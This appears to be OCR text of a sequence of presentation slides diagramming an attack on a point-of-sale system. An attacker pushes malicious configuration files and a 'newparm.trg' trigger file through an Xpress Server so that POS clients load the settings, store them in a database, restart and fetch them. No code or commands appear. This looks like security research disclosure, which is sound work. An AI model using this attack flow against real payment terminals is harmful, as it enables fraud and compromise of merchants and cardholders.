

Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
POS Client
3 Apply new settings
Database



Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
POS Client
3 Apply new settings
4 Write some of them in database
Database



Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
5 Close Terminal
POS Client
3 Apply new settings
4 Write some of them in database
Database


Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
5 Close Terminal
6 Close Terminal
POS Client
3 Apply new settings
4 Write some of them in database
Database


Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
6 Close Terminal
POS Client
5 Close Terminal
7 Open Terminal
3 Apply new settings
4 Write some of them in database
Database


Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
6 Close Terminal
8 Open Terminal
POS Client
5 Close Terminal
7 Open Terminal
3 Apply new settings
4 Write some of them in database
Database


Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
5 Close Terminal
7 Open Terminal
6 Close Terminal
8 Open Terminal
9 Get evil Configuration files
POS Client
3 Apply new settings
4 Write some of them in database
Database



Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
5 Close Terminal
7 Open Terminal
6 Close Terminal
8 Open Terminal
9 Get evil Configuration files
POS Client
3 Apply new settings
4 Write some of them in database
Database

